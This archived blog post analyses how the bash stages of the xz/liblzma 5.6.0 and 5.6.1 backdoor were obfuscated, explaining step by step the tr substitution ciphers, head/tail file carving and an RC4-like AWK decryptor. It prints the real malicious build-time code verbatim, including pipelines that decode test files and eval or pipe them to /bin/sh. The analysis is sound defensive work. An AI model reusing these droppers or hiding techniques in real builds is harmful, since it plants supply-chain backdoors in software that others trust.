xz/liblzma: Bash-stage Obfuscation Explained

Archived: 2026-04-10 03:13:13 UTC

Yesterday Andres Freund emailed oss-security@ informing the community of the discovery of a backdoor in xz/liblzma, which affected OpenSSH server (huge respect for noticing and investigating this). Andres' email is an amazing summary of the whole drama, so I'll skip that. While admittedly most juicy and interesting part is the obfuscated binary with the backdoor, the part that caught my attention – and what this blogpost is about – is the initial part in bash and the simple-but-clever obfuscation methods used there. Note that this isn't a full description of what the bash stages do, but rather a write down of how each stage is obfuscated and extracted.

P.S. Check the comments under this post, there are some good remarks there.

Before we begin

We have to start with a few notes.

First of all, there are two versions of xz/liblzma affected: 5.6.0 and 5.6.1. Differences between them are minor, but do exist. I'll try to cover both of these.

Secondly, the bash part is split into three (four?) stages of interest, which I have named Stage 0 (that's the start code added in m4/build-to-host.m4) to Stage 2. I'll touch on the potential "Stage 3" as well, though I don't think it has fully materialized yet.

Please also note that the obfuscated/encrypted stages and later binary backdoor are hidden in two test files: tests/files/bad-3-corrupt_lzma2.xz and tests/files/good-large_compressed.lzma.

Stage 0

As pointed out by Andres, things start in the m4/build-to-host.m4 file. Here are the relevant pieces of code:

```
... gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d
2>/dev/null' ... gl_path_map='tr "\t \-_" " \t_\-"' ...
```

This code, which I believe is run somewhere during the build process, extracts Stage 1 script. Here's an overview:

1. Bytes from tests/files/bad-3-corrupt_lzma2.xz are read from the file and outputted to standard output / input of the next step – this chaining of steps is pretty typical throughout the whole process. After everything is read a newline (\n) is added as well.
2. The second step is to run tr (translate, as in "map characters to other characters", or "substitute characters to target characters"), which basically changes selected characters (or byte values) to other characters (other byte values). Let's work through a few features and examples, as this will be imporant later.

   The most basic use looks like this: `echo "BASH" | tr "ABCD" "1234" 21SH` What happend here is "A" being mapped to (translated to) "1", "B" to "2", and so on.

Instead of characters we can also specify ranges of characters. In our initial example we would just change "ABCD" to "A-D", and do the same with the target character set: "1-4": `echo "BASH" | tr "A-D" "1-4" 21SH`
Similarly, instead of specyfing characters, we can specify their ASCII codes... in octal. So "A-D" could be changed to "\101-\104", and "1-4" could become "\061-\064". `echo "BASH" | tr "\101-\104" "\061-\064" 21SH`
This can also be mixed - e.g. "ABCD1-9\111-\115" would create a set of A, B, C, D, then numbers from 1 to 9, and then letters I (octal code 111), J, K, L, M (octal code 115). This is true both for the input characters set and the target character set.

Going back to the code, we have tr "\t \-_" " \t_\-", which does the following substitution in bytes streamed from the tests/files/bad-3-corrupt_lzma2.xz file:

- 0x09 (\t) are replaced with 0x20,
- 0x20 (whitespace) are replaced with 0x09,
- 0x2d (-) are replaced with 0x5f,
- 0x5f (_) are replaced with 0x2d,

This actually "uncorrupts" the bad-3-corrupt_lzma2.xz, which forms a proper xz stream again.

3. In the last step of this stage the fixed xz byte stream is extracted with errors being ignored (the stream seems to be truncated, but that doesn't matter as the whole meaningful output has already been written out). The outcome of this is the Stage 1 script, which is promptly executed.

By the way...
If want to improve your binary file and protocol skills, check out the workshop I'll be running between April and June → Mastering Binary Files and Protocols: The Complete Journey

Stage 1

In Andres' email that's the bash file starting with "####Hello####", which is pretty short, so let's present it here with differences between 5.6.0 and 5.6.1 marked with black background.

```
####Hello#### # a few binary bytes here, but as it's a comment they are ignorred [ ! $(uname) = "Linux" ] && exit 0 [ ! $(uname) = "Linux" ] && exit 0 [ ! $(uname) = "Linux" ] && exit 0 [ ! $(uname) = "Linux" ] && exit 0 [ ! $(uname) = "Linux" ] && exit 0 eval `grep ^srcdir= config.status` if test -f ../../config.status;then eval `grep ^srcdir= ../../config.status` srcdir="../../$srcdir" fi export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c
```

```
+31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/bin/sh
####World####
```

The first difference are the random bytes in the comment on the second line.

- In version 5.6.0 it's 86 F9 5A F7 2E 68 6A BC,
- and in 5.6.1 that's E5 55 89 B7 24 04 D8 17.

I'm not sure if these differences are meaningful in any way, but wanted to note it.

The check whether the script is running on Linux was added in 5.6.1, and the fact that it's repeated 5 times makes this pretty funny – was someone like "oops, forgot this last time and it cause issues, better put it in 5 times as an atonement!"?

We'll get back to the remaining differences later, but for now let's switch to Stage 2 extraction code, which is that huge export i=... line with a lot of heads. As previously, let's go step by step:

1. The export i=... at the beginning is basically just a function "definition". It's being invoked in step 3 (as well as in Stage 2), so we'll get to it in a sec (also, it's simpler than it looks).
2. The first actual step in the extraction process of Stage 2 is the decompression (xz -dc) of the good-large_compressed.lzma file to standard output. This, as previously, starts a chain of outputs of one step being used as inputs in the next one.
3. Now we get to the i function invocation (eval $i). This function is basically a chain of head calls that either output the next N bytes, or skip (ignore) the next N bytes.


   At the very beginning we have this: `(head -c +1024 >/dev/null)` The -c +1024 option there tells head to read and output only the next 1024 bytes from the incoming data stream (note that the + there is ignored, it doesn't do anything, unlike in tail). However, since the output is redirected in this case to /dev/null, what we effectively get is "skip the next 1024 bytes".

   This is a good moment to note, that if we look at the first 1024 bytes in the uncompressed data stream from the good-large_compressed.lzma file, it's basically the "A" character (byte 0x41) repeated 1024 times. To add a bit of foreshadowing, after the first 1024 characters there is some binary data.


   The next head call looks almost identical, with a different length: `head -c +2048` Note that in this case output is not ignored – it will actually be passed to the next step as input.

   And this pattern repeats: 1024 bytes are ignored, than 2048 bytes are outputted, 1024 bytes ignored, 2048 outputted... and so on until we get to the very end of the file where only 724 bytes (in 5.6.0) or 939 bytes (in 5.6.1) are outputted.

   To visualize this, here's the actual input data that's processed by this set of head calls. Byte 0 is on top-left of the file; each column represents 256 bytes of the file as grayscale. Note the "empty gray" regions between the high entropy ("noisy") areas – what this part of the script does is basically just removing the empty regions and merging the regions with actual data together.



→



4. In the next step – tail -c +31233 – the initial portion of the data is discarded (spoiler: it hides the binary backdoor, which is extracted in the next Stage, so it's not needed now). In 5.6.0 that would be the first 31264 bytes and in the 5.6.1 that's 31232 (the one-off difference is because of tail -c +N means "start outputting from byte N" and not "ignore first N bytes").
5. Step 5 revisits the tr command, which in this case is used as a very simple substitution cipher, with key (byte value mapping) being different in 5.6.0 and 5.6.1: `5.6.0: tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" 5.6.1: tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377"` As per previous explanation, this basically means that (for 5.6.0) byte of value 5 will be substitute with byte of value 0, byte of value 6 will be substituted with byte of value 1, and so on. In each case there are 6 ranges which map to the whole 0 - 255 (that's 377 octal) range.
6. In the last step the deciphered data is decompressed (xz -F raw --lzma1 -dc) and the resulting Stage 2 is promptly executed.

Stage 2

Stage 2 is the infected.txt file attached by Andres in the original email (that's the 5.6.0 version btw). There's a lot going on in this bash script, as this is where the actual compilation process modification happens.

From the perspective of obfuscation analysis, there are three interesting fragments to this script, **two of which appear only in the 5.6.1 version**. Let's start with them, as they are also simpler.

Stage 2 "extension" mechanism

Fragment 1:

```
vs=`grep -broaF '~!:_ W' $srcdir/tests/files/ 2>/dev/null` if test "x$vs" != "x" > /dev/null 2>&1;then f1=`echo $vs | cut -d: -f1` if test "x$f1" != "x" > /dev/null 2>&1;then start=`expr $(echo $vs | cut -d: -f2) + 7` ve=`grep -broaF '|_!{ -' $srcdir/tests/files/ 2>/dev/null` if test "x$ve" != "x" > /dev/null 2>&1;then f2=`echo $ve | cut -d: -f1` if test "x$f2" != "x" > /dev/null 2>&1;then [ !
```

```
"x$f2" = "x$f1" ] && exit 0 [ ! -f $f1 ] && exit 0 end=`expr $(echo $ve | cut -d: -f2) - $start` eval `cat $f1 | tail -c +${start} | head -c +${end} | tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F raw --lzma2 -dc` fi fi fi fi
```

Fragment 3:

```
 vs=`grep -broaF 'jV!.^%' $top_srcdir/tests/files/ 2>/dev/null` if test "x$vs" != "x" > /dev/null 2>&1;then f1=`echo $vs | cut -d: -f1` if test "x$f1" != "x" > /dev/null 2>&1;then start=`expr $(echo $vs | cut -d: -f2) + 7` ve=`grep -broaF '%.R.1Z' $top_srcdir/tests/files/ 2>/dev/null` if test "x$ve" != "x" > /dev/null 2>&1;then f2=`echo $ve | cut -d: -f1` if test "x$f2" != "x" > /dev/null 2>&1;then [ ! "x$f2" = "x$f1" ] && exit 0 [ ! -f $f1 ] && exit 0 end=`expr $(echo $ve | cut -d: -f2) - $start` eval `cat $f1 | tail -c +${start} | head -c +${end} | tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F raw --lzma2 -dc` fi fi fi fi
```

These two fragments are pretty much identical, so let's handle both of them at the same time. Here's what they do:

1. First of all they try to find (grep -broaF) two files in tests/files/ directory which contain the following bytes (signature): `Fragment 1: "~!:_ W" and "|_!{ -" Fragment 3: "jV!.^%" and "%.R.1Z"` Note that what's actually outputted by grep in this case has the following format: file_name:offset:signature. For example: `$ grep -broaF "XYZ" testfile:9:XYZ`
2. If such file is found, the offset for each file is extracted (cut -d: -f2, which takes the 2nd field assuming : is the field delimiter), and the first offset + 7 is saved as $start, and the second offset from the second file is saved as $end.
3. Once the script has the $start and $end offsets, it carves out that part of the file-that-had-the-first-signature: `cat $f1 | tail -c +${start} | head -c +${end}`
4. And what follows is first the substitution cipher (using the 5.6.0 version key from Stage 1 btw): `tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377"`
5. and then decompressing the data for it to be promptly executed: `eval `... | xz -F raw --lzma2 -dc``

Note that in neither of the investigated TAR archives (5.6.0 and 5.6.1) there were any files with any of the signatures. This whole thing basically looks like an "extension/patching" system that would allow adding future scripts to be run in the context of Stage 2, without having to modify the original payload-carrying test files. Which makes sense, as modyfing a "bad" and "good" test files over and over again is pretty suspicious. So the plan seemed to be to just add new test files instead, which would have been picked up, deciphered, and executed.

Stage 2 backdoor extraction

As pointed out by Andres in the original e-mail, at some point an .o file is extracted and weaved into the compilation/linking process. The following code is responsible for that (again, differences between versions are marked with black background):

```
 N=0 W=88664 else N=88664 W=0 fi xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)/\1\n/g" | LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x" (NF<1?RS:$1)];i=(i+1)%m;a=c[i];j=
```

`(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}' | xz -dc --single-stream | ((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true`

The differences between versions boil down to the size of the compressed-but-somewhat-mangled payload – that's 88792 in 5.6.0 and 88664 in 5.6.1 – and one value change in the AWK script, to which we'll get in a second.

As in all previous cases, the extraction process is a chain of commands, where the output of one command is the input of the next one. Furthermore, actually some steps are identical as in Stage 1 (which makes sense, since – as I've mentioned – they binary payload resides in the previously ignored part of the "good" file data). Let's take a look:

1. The first step is identical as step 2 in Stage 1 – the tests/files/good-large_compressed.lzma file is being extracted with xz.
2. Second step is in turn identical as step 3 in Stage 1 – that was the "a lot of heads" "function" invocation.
3. And here is where things diverge. First of all, the previous output get's mangled with the sed command: `LC_ALL=C sed "s/\(.\)/\1\n/g"` What this does, is actually putting a newline character after each byte (with the exception of the new line character itself). So what we end up with on the output, is a byte-per-line situation (yes, there is a lot of mixing "text" and "binary" approaches to files in here). This is actually needed by the next step.
4. The next step is an AWK script (that's a simple scripting language for text processing) which does – as mak pointed out for me – RC4...ish decription of the input stream. Here's a prettyfied version of that script:
```
BEGIN { # Initialization part. FS = "\n"; # Some AWK settings. RS = "\n"; ORS = ""; m = 256; for(i=0;i<m;i++) { t[sprintf("x%key", i)] = i; key[i] = ((i * 7) + 5) % m; # Creating the cipher key. } i=0; # Skipping 4096 first bytes of the output PRNG stream. j=0; # ↑ it's a typical RC4 thing to do. for(l = 0; l < 4096; l++) { # 5.6.1 uses 8192 instead. i = (i + 1) % m; a = key[i]; j = (j + a) % m; key[i] = key[j]; key[j] = a; } } { # Decription part. # Getting the next byte. v = t["x" (NF < 1 ? RS : $1)]; # Iterating the RC4 PRNG. i = (i + 1) % m; a = key[i]; j = (j + a) % m; b = key[j]; key[i] = b; key[j] = a; k = key[(a + b) % m]; # As pointed out by @nugxperience, RC4 originally XORs the encrypted byte # with the key, but here for some add is used instead (might be an AWK thing). printf "%key", (v + k) % m }
```
5. After the input has been decrypted, it gets decompressed: `xz -dc --single-stream`
6. And then bytes from N (0) to W (~86KB) are being carved out using the same usual head tricks, and saved as liblzma_la-crc64-fast.o – which is the final binary backdoor. `((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o`

   By the way...
   If want to improve your binary file and protocol skills, check out the workshop I'll be running between April and June → Mastering Binary Files and Protocols: The Complete Journey

Summary

Someone put a lot of effort for this to be pretty innocent looking and decently hidden. From binary test files used to store payload, to file carving, substitution ciphers, and an RC4 variant implemented in AWK all done with just standard command line tools. And all this in 3 stages of execution, and with an "extension" system to future-proof

things and not have to change the binary test files again. I can't help but wonder (as I'm sure is the rest of our security community) – if this was found by accident, how many things still remain undiscovered.
